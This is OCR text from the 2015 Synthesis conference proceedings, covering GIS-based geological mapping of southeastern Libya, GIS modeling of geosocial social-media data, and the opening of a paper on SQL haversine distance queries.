


Figure 7. Geological map with elevation surface (southeastern Libya)
Source: Ezabti (2011)



DOI: 10.15308/Synthesis-2015-615-619

Geological units (stratigraphy)

1. Paleozoic Era, Mamuniyat Formation, OuM (Upper Ordovician)
2. Tanezzuft Formation, SlT (Lower Silurian)
3. Mesozoic Era: Zarzaitine Formation, TrZ (Triassic); Taouratine Formation, JT (Jurassic); El Burg Formation (Lower Cretaceous)
4. Tertiary rocks and Quaternary sediments (Q)
5. The digital version of the geological map is shown in Figure 7 with a 3D surface model.

The thematic map with all the geological units in the area study is shown in Figure 8.

Topographical features such as measurement, geological boundary, feature lines, sand sheets boundary, geological unit of the study area contain a description of the rock units and the geological boundary. All data obtained from Landsat 7 ETM satellite images are shown in Figure 6. Three bands 4, 7, and 2 with 28-pixel resolution are used with a panchromatic band of 14 pixels to improve the resolution and shape in the mosaic Landsat 7 ETM images. IT is a basic background to reduce and visually interpr*et al*l features and phenomena in our study in zone 34 (Figure 9), which covers all of the study area and Eghei Uplift.

## CLASSIFICATION OF GEOLOGICAL UNIT LAYERS AND THEMATIC MAPS DESIGN

GIS promotes a view of maps that is quite different from traditional cartography. In a digital format, the maps can be generated quickly on a computer screen. This supports a mode of work that is optimized for data validation, exploration of data patterns, and data analysis.

GIS and desktop mapping packages provide a wide range of cartographic functions to present a digital map as dynamic mapping on which a user can make any change or update and select any feature to be shown on the map. Maps can also be published on the Internet with thematic layers in raster format. This data structure can provide the most comprehensive modeling for layers analysis for special purposes (Hadeel, Mushtak, & Chen, 2010), after raster conversion and classification, the geological map will be separated into different geological units.

Three thematic layers were used in a GIS application: the raster geology unit layer, the raster structure layer, and the digital elevation model layer. The scale value is hypothetically the numbers that have been entered into the system and represents how the rock unit can impact the value of radiation in the area.





Figure 8. Geological map of the studed area (thematic map)
Source: Ezabti (2011)





Figure 9. UTM zones For Libya
Source: Ezabti (2011)



DOI: 10.15308/Synthesis-2015-615-619

## RESULTS AND CONCLUSIONS

The surface geometry of the study area in southeast Libya, including the geological unit, structure lines, and topographic surface, was investigated using integrated GIS methods and a remote sensing dataset with a digital elevation model, combined in one Geo-database; significantly, it was possible to define many new layers and primary data by applying manipulation and analysis tools and GIS functions to Landsat ETM and radar images at 30 m resolution. These primary maps contain interactive geological maps which were joined with a structure map combined with a spatial geo-database, offering the possibility of digital classification of the geological unit layers and structural features, digital elevation modeling of the study area. By combining GIS and RS methods and techniques we created maps of slope that represent the dip of the strata in the study area: thematic maps with the direction of the slope faces, contour maps with labels representing the elevation point in the study area in xyz format, and hill-shade maps which enable the shadow and surface light to be calculated.

The data attributes have been also connected to the geopersonal database and used to produce the geological units in the map and to process and apply important queries by using SQL language to obtain new results depending on the input data and calculation using the tubular data and spatial data, such as calculations of where the structural features have impacted the rock unit and for how long or where the features are covered and where they are exposed, along with their relation to geological features.

## REFERENCES

Abied, A.E. (2008). GIS and remot esensing technology in geological mapping. Using GIS and remote sensing application in Libya, First conference. Tripoli: Office of Scientific Research and Development.

Avery, T.E., & Berlin, G.L. (1992). Fundamentals of remote sensing and airphoto interpretation. New York: Macmillan.

Buenemann, M. (2007). Quantifying the spatio-temporal dynamics of woody plant encroachment using an integrative remote sensing, GIS, and spatial modeling approach. PhD thesis, New Mexico State University, p. 102.

Dale, P. (2004). Introduction to mathematical techniques used in GIS. Boca Raton: CRC Press.

DeMers, M.N. (1997). Fundamentals of geographic information systems. New York: Wiley & Sons.

Folger, P.F. (2009). Geospatial information and geographic information systems (GIS): Current issues and future challenges. Charleston, SC: BiblioGov.

Fu, P., & Sun, J. (2010). Web GIS: Principles and applications. Redlands, Calif: ESRI Press.

Hadeel, A.S., Mushtak, T, & Chen, X. (2010). Application of remote sensing and GIS in the study of environmental sensitivity to desertification: a case study in Basrah Province. Applied Geomatics, 2(3), 101-112.

Longley, P. (2005). Geographic information systems and science. Chichester: Wiley.

Peterson, G.N. (2009). GIS cartography: A guide to effective map design. Boca Raton: CRC Press.

Pontual, A. (1989). Investigations of the Cerro Colorado Pluton, Northern Chile using enhanced Landsat Thematic Mapper images. Ieee Transactions on Geoscience and Remote Sensing, 27(6), 746-753.

Prost, G.L. (2005). Remote sensing for geologists: A guide to image interpretation. New York: Gordon & Breach Science.

Schowengerdt, R.A. (2007). Remote sensing: Models and methods for image processing. Burlington, MA: Academic Press.



DOI: 10.15308/Synthesis-2015-615-619

Synthesis
International Scientific Conference of IT and Business-Related Research

# APPLYING GIS IN GEOMODELING OF SOCIAL NETWORKS

## PRIMENA GEOGRAFSKIH INFORMACIONIH SISTEMA U GEO-MODELOVANJU DRUŠTVENIH MREŽA

Verka Jovanović[1], Đorđe Vukelić[2]
[2]Singidunum University, Danijelova 32, Belgrade, Serbia
[2]RMS, Malta

**Abstract:**
The main characteristic of the new World Wide Web trend, also known as Web 2.0, is the ability to share information online and create different modes of collaboration. Web 2.0 has been replacing the static nature of the World Wide Web with the dynamic and real-time content. In such a transition process, the social nature of the World Wide Web has changed. Websites or other forms of Internet applications have started to become more community based, thus allowing interaction, collaboration and content-sharing among users. At the same time, it provides a different view of the complex social networking and cultural dynamics within a society. Accordingly, social media feeds are becoming increasingly geosocial in the sense that they often have a substantial geographic content. Such information contributes with the additional feature to social media (location) and provides additional context for the analysis of these data (topics and sentiment). As such, it represents an emerging alternate form of geographic information, which, with its volume and richness, opens new avenues and imposes research challenges for the understanding of dynamic events and situations. The use of Geographic Information System in GeoModeling of social networks is inherently complex, as it comprises the study of various types of content, connections and locations.

**Key words:**
GIS, geosocial, modeling, networks, Internet.

**Apstrakt:**
Osnovna karakteristika druge generacije Veb-a i internet usluga, poznatije pod terminom Veb 2.0, jeste sposobnost razmene informacija na Internetu i realizacije različitih vidova saradnje. Veb 2.o pruža dinamičko korisničko iskustvo u stvarnom vremenu, menjajući tako svoju prirodu i strukturu. Internet sajtovi ili drugi vidovi Internet aplikacija sve više se orjentišu ka zajednici i socijalizaciji, omogućavajući interakciju, saradnju i razmenu sadržaja između korisnika interneta i savremenih veb aplikacija kao i između samih korisnika. Naime, to pruža drugačiji pogled na složen proces društvenog umrežavanja i kulturnu dinamiku unutar samog društva. Shodno tome, sadržaji društvenih medija postaju sve više geo-socijalni u smislu da često nude značajan geografski sadržaj. To ukazuje na dodatno obeležje društvenih medija (lokacija) i pruža dodatni kontekst za analizu takvih podataka (teme i raspoloženje). Kao takva, ona predstavlja alternativni oblik geografskih informacija koji svojim obimom i bogatstvom otvara nove puteve i nameće istraživačke izazove neophodne za razumevanje dinamičkih događaja i situacija. Primena Geografskih informacionih sistema u geomodelingu društvenih mreža predstavlja proces koji je sam po sebi složen, jer obuhvata izučavanje različitih tipova sadržaja, veza i lokacija.

**Ključne reči:**
GIS, geosocijalni, modelovanje, društvene mreže, Internet.

## 1. INTRODUCTION

The term social networks refers to a different spectrum of digital interaction and information platforms. It includes blogs (*e.g.* Twitter, Blogger, WordPress), digital social services (*e.g.* Facebook, Google+) and multimedia content sharing services (YouTube). Although they are different, these social media services share the common goal of enabling the general public to make a contribution, disseminate and exchange information (Kaplan & Haenlein, 2010).

Along with the emergence of Web 2.0, ubiquitous computing and corresponding technological advancements, social media have become extremely popular over the last decade. At the same time, social media content is rapidly increasing. In 2012, Facebook announced that its system deals with petabytes scale data as it processes 2.5 billion content elements and over 500 TB of data daily (Borthakur, 2012).

The geographic content of social media content represents a new type of geographic information. It does not fall under the established geospatial community definitions of crowdsourcing (Fritz *et al.*, 2009) Instead, the type of geographic information that can be "collected" from social media feeds can be referred to as ambient geographic information (AGI) (Stefanidis *et al.*, 2013). Although it might be related to the originator of feed, it is most of the time embedded in the content of these feeds, often across the content of numerous entries rather than within a single one and has to be somehow extracted.

## 2. BIG GEOSOCIAL DATA

Currently, the definition of big data (TechAmerica, 2012) is moving beyond the data volume, with two additional properties: velocity and variety.





Figure 1. The three dimensions of big data



E-mail: dvukelic68@gmail.com

DOI: 10.15308/Synthesis-2015-620-623

The velocity refers to the rate at which the data is produced and the currency of its content, as well as the need for timely analysis. Such need to process data and extract information from them at the streaming rates is imposing substantially higher computational demands than the periodic (*e.g.* daily or weekly) processing of comparable information (*e.g.* the case of remote sensing data).

On the other hand, the variety is the diversity of the data sources and types that are processed and it depends on the degree to which the information to be extracted is distributed among such diverse sources. It is a very common scenario for an event to be communicated by the general public in fragments, as the individuals may only have a partial view of the event they are reporting. At the same line, the event may be communicated across numerous social networking channels by multiple users by means of various modalities (*e.g.* text in Twitter, images in Instagram, and videos in YouTube).

The example of the above mentioned situation are the Mumbai terrorist attacks in 2008, where Flickr imagery, Twitter streams, Google maps mashups and Wikipedia articles were set up immediately, to provide real-time coverage of the unfolding events (Arthur, 2008). Each piece of information separately is important for understanding the event, only the aggregate view of all these pieces would offer a far better understanding and the full complexity of the actual event. It is analogous to information aggregation in a Geosensor network (Stefanidis & Nittel, 2004), where each sensor contributes with a piece of information, but it is through aggregation across that the observed event is revealed in all its complexity. As regards social media, people also act as sensors, by reporting their observations in the form of multimedia feeds, and the challenge is to compose these fragmented contributions into a bigger picture, by overcoming the limitations of individual perception.

Since the first days of Geographic Information System (GIS), geospatial datasets have always been large volume datasets always near the edge of the computational capabilities of each era. This was true at the time of early seminal computer mapping software environments in the late 1960s and early 1970s, such as SYMAP and its use in Waldo Tobler's movie of the urban expansion of Detroit, and it is certainly true today. The NASA Earth Observing System Data and Information System (EOSDIS) is estimated to have over 7.5 PB (one PB is equal to 1,024 terabytes) of archived imagery and is currently generating approximately 5 TB of data daily. Furthermore, the proliferation of Google Earth has led to Google maintaining an archive of over 20 PB of imagery, from satellite to aerial and ground-level street view imagery (McKenna, 2014).

Technological advances will move the geospatial community further into big data territory, by broadening the variety of geospatial datasets that are collected and analyzed, and by improving the rates at which such data are generated.

It is very clear that there is a need to formulate the right model to process Geosocial data in order to extract knowledge from diverse social networks feeds.

## 3. GEOSOCIAL COMPLEXITY

Geosocial data are also differentiated from "traditional" geospatial information due to their complexity. Specifically, they are predominantly linked information; links are created among users to establish a social network, and among words to define the "topic' that is communicated through pieces of information.

As regards user connections, they can be established through specific actions. For instance, the user A by following, replying, referring to, or retweeting user B can establish a connection between them. However, it could be the same "topic" where different users are sending the information. Collection all of these connections could provide a view of the users as a networked community that can be represented as a graph.

Very similar to users, words are also connected, as they appear in the same messages, to form word networks that define the discussion topic. Defining the Geolocation tags or words related to them (name of the city, river *etc.*) in that particular discussion is another challenge.

The process of collecting and representing this type of the data can be very complex. A collection of tweets captured during Hurricane Sandy (October 2012) resulted in a data corpus of nearly 10 million tweets, including over 4.7 million retweets (47.3% of the data corpus) and over 4.1 million (41.7% of the data corpus) links to external sites (*e.g.* news websites). The analysis of such highly complex datasets is a computational challenge, which is today typically addressed through graph analysis.





Figure 2. The relation between nodes in the networks and distance (Rodrigue *et al*, 2013)

Centrality, topological, and distance measures are fundamental metrics to support such analysis:

- *Centrality metrics*: Centrality is one of the most important structural attributes of a social network (Freeman, 1979). It is defined in terms of reachability of a given node in a network. In recent years, numerous measures have been proposed, including degree, closeness, betweenness, and flow betweenness (Scott, 2012). One of the betweenness measure reflects the influence of a node in the network, often measured as the number of times a node acts as a bridge along the shortest path between the two other nodes (Wasserman *et al.*, 1994). PageRank (Page *et al.*, 1999) and the Katz centrality (Katz, 1953; Borgatti, 2005) are two other measures that are closely related to the eigenvector centrality measure. Computing these features on large graphs is superlinearly expensive. The scalability of these algorithms in terms of three graph partitioning methods and GPU implementation of these measures is not an easy task.
- Topological features: Topological features are dependent on a structure of the graph. They mainly include degree distribution and clustering coefficient. The degree distribution is the probability distribution of the degree (of



DOI: 10.15308/Synthesis-2015-620-623

nodes) over the entire network. It is an important measure, as random graphs often have binomial or poison distributions, whereas real-world networks are highly skewed (Bollobas *et al*., 2001). The clustering coefficient determines the degree to which the nodes tend to cluster together (Huang, 2006).

- Similarity and distance measures: Searching for similar patterns in heterogeneous information networks is a complex task. Heterogeneous networks are directed graphs, which contain multiple types of objects or links. Recently, several new similarity measures have been defined for heterogeneous networks (Sun, 2012). The Figure 2 represents the relationship between the nodes in the networks and distance.

The graph analysis is a very important instrument for the analysis and understanding of social networks. However, the spatial component of the real physical place does not exist in any of these models.

## 4. MODELING GEOSOCIAL DATA

The Social media feeds allow for the first time to explore the physical presence of people together with their online activities, enabling us to link the cyber and physical spaces on a massive scale.

As such, it represents an emerging alternate form of geographic information, with the main particular characteristics being as follows:

a) Social media datasets are streaming big data that are best-suited for real-time analysis
b) Social media data are non-curated and their reliability varies substantially
c) The spatial distribution of social media contributions is non-uniform and heavily skewed

Currently, social media services offer a wide range of platforms using various technologies As a result, their content tends to be very diverse both in content—ranging from text to photos and videos—and in form, ranging from structured content to semi- or non-structured content. In addition, the form of raw social media data tends to be unstructured or ill-defined, thus making valuable knowledge hidden and limiting the capability to process it through automation (Sahito *et al*., 2011).





Figure 3. The components of a new model

GIS uses spatio-temporal (space-time) location as the key index variable. Modern GIS needs to move discussion away from broad theoretical positions and focus on a specific project area and its unique distribution of conditions and potential uses. In this direction, GIS might have a unique ability to be the right solution for Geosocial modeling of Social Networks.

The components of new model (see Figure 3) will include:

- ***Data sources***

  Data source serves as a directory of different source types that can provide data/information to the analysis framework. This information is uniquely identified and is linked to one author instance of the author component. In addition, each entry is associated with a time stamp indicating when the entry instance was published. Every Data source has the Application programming interface (API). The source API data are comprised of the data elements that are unique to each social media source. For instance, the Twitter API returns a tweet attribute that contains the content of a tweet, while the Flickr API returns a photo URL and has no equivalent to the tweet attribute. Such source-specific attributes, which are driven by the characteristics of each social media source, are considered source dependent and therefore, after the extraction of the data, the process of data normalization will be necessary.

- ***Author***

  The author's instances represent social media service users that contributed to the content. As user identification across sources is rather limited, each social media service creates its own author namespace, *i.e.*, a unique set of user names. As an author is identified by a tuple of a user name and the social media service identifier, different users can have the same identifier value in different services. It should be noted that the authors can be referenced to in the content of social media feeds, through which the underlying social network can be recovered.

- ***Geolocation***

  Geolocation information for social media feeds can be inferred indirectly from content analysis, or it can be extracted directly from the data itself. Also, the contributors themselves may directly provide Geolocation information, either in the form of exact coordinates or as a toponym (*e.g.* listing a city name) that in turn can be Geolocated using some service. It is important to highlight various forms of this Geolocation content, as already mentioned in the works of Croitoru *et al.* (2012) and Crooks *et al.* (2012).

- ***Time***

  Temporal information can be typically found in all social media platforms. In this model, time information is embedded with each entry instance along with a time stamp-type identifier.

- ***Keywords***

  As part of social media entry, users contribute with keywords or tags, such as hashtags (#) to emphasize views and ideas and engage other users (Romero *et al*., 2011). Hashtags also support the building of semantic networks by allowing individual tweets to be linked thematically based on their content. Unlike explicit tagging, implicit keyword may emerge from user conversations, when certain words become widely adopted as a result of a noteworthy event.

- ***GIS***

  Managing and integrating such diverse social media data requires the development of a unified conceptual data model that will support various data structures under a single scheme. By using GIS capability to operate with different type of the data (attribute and spatial), a new



DOI: 10.15308/Synthesis-2015-620-623

model would be able to "convert" social media data into structured Geosocial information, from which knowledge can be extracted through further analysis.





Figure 4. High level architecture of software solutions based on a new model

By means of the above-mentioned model, high level architecture of software solution is presented (see Figure 4). Input to the system from different data sources should be done via layer API for data sources, where the result will be "normalized" and "structured" information in a form of attribute or spatial data. GIS will process the data and include the specific metadata. The definition of metadata should be done for each system differently and must include predefinition (input from other system), collection of data (machine learning), and correction (user intervention). Based on the different operations and together with metadata, the layer operation with data will give the result/output. This result/output might assume different forms such as tables, maps, graph *etc.*

## 5. CONSLUSION

The emerging development of social media is imposing a new challenge to the Geoinformatics community. Such data ("big data") would have the particular characteristics that differentiate them from traditional geospatial datasets and that could enable us to monitor human observations at a massive scale and to cross-reference such data across a variety of sources and modalities (*e.g.* text, imagery, video, and audio). It presents a unique opportunity to validate information regarding the events as they unfold in space and time.

Managing and integrating such diverse social media data requires the development of a unified conceptual data model that will support the various data structures under a single scheme. Due to the particularities of the analysis that these data support, the model presented uses a hybrid mix of spatial and social analysis with the central role of GIS.

The recommendations for future research will be to create the prototypes of the software solutions based on the above-mentioned model.

## REFERENCES


Arthur, C. (2008). *How Twitter and Flickr recorded the Mumbai terror attacks*. Retrieved March 01, 2015, from http://bit.ly/MIMz ().

Bollobas, B., Riordan, O., Spencer, J., & Tusnady, G. (2001). The degree sequence of a scalefree random graph process, *Random Structures & Algorithms*, 18(3), 279-290.

Borgatti, S.P. (2005). Centrality and network flow. *Social Networks*, 27, 55-71.

Borthakur, D. (2012). *Petabyte Scale Data at Facebook*. Retrieved March 03, 2015, from http://www.infoq.com/presentations/Data-Facebook

Croitoru, A., Stefanidis, A., Radzikowski, J., Crooks A.T., Stahl J., & Wayant, N. (2012). Towards a collaborative GeoSocial analysis workbench. Washington, DC: *COM-Geo*.

Crooks, A.T., Croitoru, A., Stefanidis, A., & Radzikowski, J. (2013). #Earthquake: Twitter as a distributed sensor system. *Transactions in GIS*, 17(1), 124-147.

Freeman, L.C. (1979). Centrality in social networks conceptual clarification. *Social Networks*, 1(3), 215-239.

Fritz, S., MacCallum, I., Schill, C., Perge,r C., Grillmayer, R., Achard F., Kraxner F., & Obersteiner M. (2009). Geo-wiki. org: The use of crowdsourcing to improve global land cover. *Remote Sensing*, 1(3), 345-354.

Huang, Z. (2006). Link prediction based on graph topology: The predictive value of the generalized clustering coefficient. Workshop on Link Analysis: Dynamics and Static of Large Networks, Philadelphia, PA.

Katz, L. (1953). A new index derived from sociometric data analysis. *Psychometrika*, 18, 39-43.

McKenna, B. (2014). *What does a petabyte look like?* Retrieved March 02, 2015, from http://www.computerweekly.com/feature/What-does-a-petabyte-look-like

Page, L., Brin, S., Motwani, R., & Winograd, T. (1999). The PageRank citation ranking:Bringing order to the web. *Technical report.* Stanford, CA: Stanford InfoLab.

Romero, D., Meeder, B., & Kleinberg, J. (2011). Differences in the mechanics of information diffusion across topics: Idioms, political hashtags and complex contagion on twitter. Proceedings of the 20th International Conference on World Wide Web, Hyderabad, India, pp. 695-704.

Rodrigue, J.P., Comtois, C., & Slack, B. (2013). *The Geography of Transport Systems*. New York: Routledge.

Sahito, F., Latif, A., & Slany, W. (2011). Weaving twitter stream into linked data: A proof of concept framework. Proceedings of the 7th International Conference on Emerging Technologies, Islamabad, Pakistan, pp. 1-6.

Scott, J. (2012). *Social Network Analysis*. London, UK: SAGE Publications.

Stefanidis, A., Cotnoir, A., Croitoru, A., Crooks, A.T., Radzikowski, J., & Rice, M. (2013). Statehood 2.0: Mapping nation-states and their satellite communities through social media content. *Cartography and Geographic Information Science*, 40(2), 116-129.

Stefanidis, A., & Nittel, S. (2004). *GeoSensor Networks*. Boca Raton, FL: CRC Press.

Sun, Y., & Han, J. (2012). Mining heterogeneous information networks: Principles and methodologies. *Synthesis Lectures on Data Mining and Knowledge Discovery*, 3(2), 1-159.

TechAmerica. (2012). Demystifying big data: A practical guide to transforming the business of government. *TechAmerica Foundation, Federal Big Data Commission*, Washington, DC. Retrieved March 02, 2015, from http://bit.ly/11CpPDc.

Wasserman, S., & Faust, K. (1994). *Social Network Analysis*. Cambridge, UK: Cambridge University Press.




DOI: 10.15308/Synthesis-2015-620-623

Synthesis
International Scientific Conference of IT and Business-Related Research

# SQL QUERY EXECUTION TIME BETWEEN TWO SINGIDUNUM UNIVERSITY LOCATIONS

## PRIMENA GEOGRAFSKIH INFORMACIONIH SISTEMA U GEO-MODELOVANJU DRUŠTVENIH MREŽA

Verka Jovanović, Vladmir Lazović, Nikola Minić
Singidunum University, Danijelova 32, Belgrade, Serbia

**Abstract:**
The paper presents the creation of SQL queries using mathematical functions that provide the distance between the two points in the shortest time possible and at a highest level of accuracy. The research shows that one of the three most commonly used formulae demonstrated the highest level of accuracy. Haversin formula, which has showed satisfactory accuracy, has been converted into a SQL query where the query execution time was tested. In order to get the information about the location as quickly as possible, the query was expanded with a request to search for the locations within the predefined radius starting from the given coordinates. The aim of this research was to use the results obtained for the purpose of modern mobile phone applications development.

**Key words:**
Vincenty's formulae, great circle formula, haversine formula, geolocation, location determination.

**Apstrakt:**
Rad prikazuje kreiranje SQL upita na osnovu matematičkih funkcija koje određuju rastojanje između dve tačke u najkraćem vremenskom roku i sa najvećom mogućom preciznošću. Istraživanje je pokazalo da je jedna od tri najčešće korišćene formule ostvarila najveću preciznost. Naime, harvesine formula, koja je jednostavna za korišćenje, takođe je pokazala zadovoljavajuću preciznost, i ubačena je u SQL upit kako bi se ispitalo vreme izvršavanja. Kako bi se u što kraćem vremenskom roku dobile informacije o lokaciji, upit je proširen za zahtevom da pretražuje lokacije u prethodno definisanom radijusu koristeći zadate koordinate. Cilj ovog istraživanja jeste da tako dobijeni rezultati budu iskorišćeni za razvoj savremenih mobilnih aplikacija.

**Ključne reči:**
Vinsentijeve formule, formula velikog kruga, 'harvesine' formula, geolokacija, određivanje lokacije.

## 1. INTRODUCTION

Due to the need to constantly move from one place to another, humans have used various methods to calculate the distance between two points with varying degrees of accuracy. The ability to accurately determine the exact position increased along with the technological advancement. The term geolocation can be best described as a geopositioning of people, places or objects. In modern era, this implies the use of devices that have the Internet access (computers, tablets, *etc.*), smartphones or GPS devices. The aim of this paper is to present various formulae for calculating the distance between the two points and to create SQL query which can be included in the smartphone application.

## 2. GEOLOCATION

The position of a person on a map of the world is a single point on that map, which comprises two components, latitude and longitude informing GPS software of one's location (Holdener III, 2011). Once pointed, the information is used by GPS software to get more information for the user, such as the information concerning nearby businesses, traffic jams, or other people. Since it has a point, the application will use a process of reverse geocoding to get this information about the area surrounding the user (Holdener III, 2011). However, the position does not necessarily have to come from a GPS system.

Besides GPS, there are numerous methods for modern computing devices to gain location information, and not all of them rely on GPS satellites in doing so. The following is a list of some of the ways location is processed (Holdener III, 2011, p. 7):

- IP Address;
- GSM/CDMA Cell IDs;
- Wi-Fi and Bluetooth MAC Address;
- User Input.

IP Address location usage is available for any device connected to a network or the Internet (desktops, printers, routers, *etc.*). This number can be viewed in the same way as a postal address. In most cases, IP Address is provided by the Internet service provider (ISP) in regional formed blocks. Therefore, a country, a region or even a city can be easily identified by an IP Address.

Mobile ID is a unique number that identifies every mobile device in a certain area, similar to IP. There are two most widely used networks (Holdener III, 2011, p. 10):

- Global System for Mobile Communications (GSM);
- Code Division Multiple Access (CDMA).

Wi-Fi and Bluetooth MAC Address location usage is available on the devices that use wireless technologies. User Input is available on any device and is software on a device requesting location, such as zip code, from the user via some input method, typically a textbox (Holdener III, 2011).



E-mail: vlazovic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-624-628

## 3. DISTANCE CALCULATION METHODS

Accuracy of geolocation is the distance measured from the actual location. The most common way to use precision in GIS (Geographic Information Systems) is to say "point accuracy of 20 meters" which means that the actual location of the point is no more than 20 meters from the location measured for that point.

One of main factors is the accuracy of the manner in which the location is measured. IP address is less accurate than Cell ID, which is less accurate than GPS. The most obvious reason is that the location of the IP address takes the location of the router or firewall that may be miles away from the location from which the request was sent to geolocation. This situation is most common in large corporate environments. Cell ID is more accurate than the IP address geolocation as the extent of triangulation network of towers that are located nearby. GPS is more accurate than Cell ID as the geolocation is determined based on complex calculations of more satellites.

Of course, hardware problems, radio interference, weather conditions, *etc.* affect the signal strength and reduce the accuracy of geolocation request. Therefore, it is important to collect accurate information whenever you apply for geolocation, so that the user can be aware of errors in the application. Accuracy of geolocation information will improve as technology becomes more sophisticated, but even the best solutions remain beyond the reach of the manufacturer.

There are many ways to calculate the distance between the two points on the earth's surface, defined by their latitude and longitude. The methods vary in complexity and accuracy. The simpler the way, the less accurate it is.

### 3.1 VINCENTY'S FORMULAS

The first (direct) method calculates the location of the point that has a distance and direction of the second point. The second (inverse) method calculates geographical distance and direction between the two given points. These methods are widely used in geodesy because they are accurate to 0,5 mm on the Earth ellipsoid.

Between two nearly antipodal points, the iterative formula may fail to converge.

The most accurate and widely used globally-applicable model for the earth ellipsoid is WGS-84. Other ellipsoids offering a better fit to the local geoid include Airy (1830) in the UK, International 1924 in much of Europe, Clarke (1880) in Africa, GRS-67 in South America, and many others. America (NAD83) and Australia (GDA) use GRS-80, functionally equivalent to the WGS-84 ellipsoid.

### 3.2 GREAT CIRCLE FORMULA

A great circle is a section of a sphere that contains a diameter of the sphere (Weisstein, 2010). Small circles are sections of a sphere that do not contain a diameter. A great circle becomes a straight line in a gnomonic projection (Steinhaus, 1999, pp. 220-221).

